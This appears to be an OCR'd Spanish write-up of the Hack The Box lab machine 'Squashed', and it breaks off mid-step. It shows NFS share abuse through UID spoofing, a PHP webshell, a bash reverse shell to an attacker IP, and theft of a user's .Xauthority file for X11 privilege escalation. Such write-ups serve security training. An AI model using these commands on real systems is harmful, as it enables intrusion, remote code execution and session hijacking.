
275- SQUASHED

1. SQUASHED


https://app.hackthebox.com/machines/Squashed


1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.


- 

1.2. Nmap


- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos varios puertos abiertos, entre ellos: *22, 80, 111 y 2049*.
  - 

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  - 


1.3. Tecnologías web

- Whatweb: nos reporta lo siguiente.
  - 


1.4. Mounting NFS directories

- En el escaneo de puertos vemos que se está usando NFS (Network File System) en el *puerto 2049*, adicionalmente, este servidor está usando RPCBind como parte de su infraestructura de red para mapear este servicio. Sabiendo esto, podemos usar el comando `showmount -e 10.10.11.191` para mostrar una lista de los directorios exportados por el servidor NFS. Vemos que hay dos directorios, los cuales vamos a montar en nuestro sistema con: `mount -t nfs 10.10.11.191:(directorio) (directorio_local)`.
  - Es una buena práctica usar el directorio /mnt para realizar monturas temporales.
  - 

- Para el directorio /var_www_html no tenemos acceso, pero sin embargo, dentro del directorio /home_ross, encontramos un archivo de contraseñas llamado *Passwords.kdbx*.



- Usamos ahora la herramienta **KeePassXC** para abrir el archivo: `keepassxc Passwords.kdbx`, pero necesitamos una **contraseña maestra**, la cual de momento no tenemos. Esta contraseña maestra lo que hace es cifrar la base de datos de contraseñas de **KeePass**. Tratamos de usar **Keepass2john** para extraer el hash del archivo, pero parece que la versión del archivo de base de datos no es compatible con la versión de la herramienta.




> - **NFS (Network File System)** es un protocolo de red desarrollado originalmente por Sun Microsystems en 1984, que permite a los usuarios acceder a archivos y directorios ubicados en sistemas remotos como si estuvieran en su propia máquina. Es ampliamente utilizado en sistemas Unix y Linux, aunque también está disponible para otros sistemas operativos.

> - **RPCBind** es un servicio utilizado en sistemas operativos tipo Unix que actúa como un servidor de asignación de puertos **RPC (Remote Procedure Call)**. Su función principal es mapear los números de puerto RPC a las direcciones de red en un sistema, permitiendo así que los programas cliente RPC encuentren y se comuniquen con los servicios RPC en un servidor. Cuando un programa cliente necesita acceder a un


> servicio remoto mediante RPC, necesita saber qué puerto está utilizando ese servicio en el servidor remoto. RPCBind proporciona esta información al mapear los nombres de servicio a los números de puerto.

1.5. Creating user in order to access files


- Vamos a proceder de otro modo: crearemos un usuario que tenga el *UID* y el *GID* que tiene el directorio /var_www_html asignado, para de este modo, conseguir acceso a éste. Hacemos: `useradd test2017` para añadir el usuario, `usermod -u 2017 test2017` para otorgarle el *UID 2017* y `groupmod -g 2017 test2017` para otorgarle el *GID 2017*. Cambiamos ahora a este nuevo usuario creado y tenemos acceso al directorio.
  - Como este usuario (el propietario de los directorios montados) no existe en nuestro sistema, nos aparece en su lugar el *UID*. Sabiendo este UID, podemos crear un nuestro sistema un usuario que tenga este mismo UID. Automáticamente, pasará ahora a ser el propietario de estos directorios y archivos.
  - 

1.6. Uploading webshell via mounted directories

- Vemos ahora en esta carpeta un *index.html*, el cual parece corresponderse con la web que se sirve por el *puerto 80*. Hacemos `cat index.html | grep "furniture"` para comprobarlo (ya que esto es lo que se muestra en la web). Efectivamente, este es un archivo de la web. Por tanto, sabiendo también que la página web interpreta *PHP*, podemos intentar subir una *webshell*. Primero, creamos un archivo de prueba para comprobar si podemos acceder a éste desde la web.
  - Cuando creas una montura con el comando `mount`, los archivos y directorios en la montura reflejan el contenido del directorio original en el sistema de archivos subyacente. Esto significa que cualquier cambio que realices en los archivos y directorios dentro de la montura se aplicará inmediatamente al sistema de archivos original.





- Creamos un archivo llamado *cmd.php*, en el cual añadimos: `<?php system($_GET['cmd']); ?>`. Nos ponemos en escucha con **Netcat**, y con este *one-liner* enviamos una shell de Bash por el puerto que estamos en escucha: `bash -c "bash -i >%26 /dev/tcp/10.10.14.14/443 0>%26%1"`. Recibimos nuestra shell revesa y realizamos el *tratamiento de la TTY*. Estamos como usuario *alex*.




1.7. Privesc via abusing .Xauthority file (X11)

- Anteriormente, en los archivos de monturas, vimos un archivo *.Xauthority*. Sin embargo, ahora como usuario *alex* no tenemos acceso para verlo. Asimismo, vemos que el usuario *ross* está conectado (comando `w`), y que éste está conectado a través de la sesión gráfica local, específicamente la primera pantalla *(pantalla 0) del servidor X11* (**Display**: `FROM :0` en la salida del comando `w`). Compartimos un enlace a continuación para obtener más información sobre cómo aprovecharnos de *.Xauthority*.


- https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11
- 

- Desde nuestro sistema, en los directorios previamente montados, crearemos ahora como hicimos anteriormente, otro usuario que tenga el *UID* y *GID* establecido en *1001*, que es el necesario para tener acceso a *.Xauthority*. Una vez creado este usuario, seremos el propietario de este archivo y podremos leerlo.
- 


- Lo que vamos a hacer ahora es transferir este archivo al directorio personal de *alex* de la máquina víctima para poder operar con él. Montamos un servidor HTTP con Python en nuestro sistema y ejecutamos: `curl http://10.10.14.14/.Xauthority -o /tmp/.Xauthority` (lo transferimos al directorio /tmp).
- 

- Ejecutamos ahora este comando: `xwininfo -root -tree -display :0`. Básicamente, esto proporcionará información detallada sobre todas las ventanas abiertas en la pantalla raíz del sistema X11, incluyendo su jerarquía y relación entre ellas. Al ejecutar este comando, vemos que en

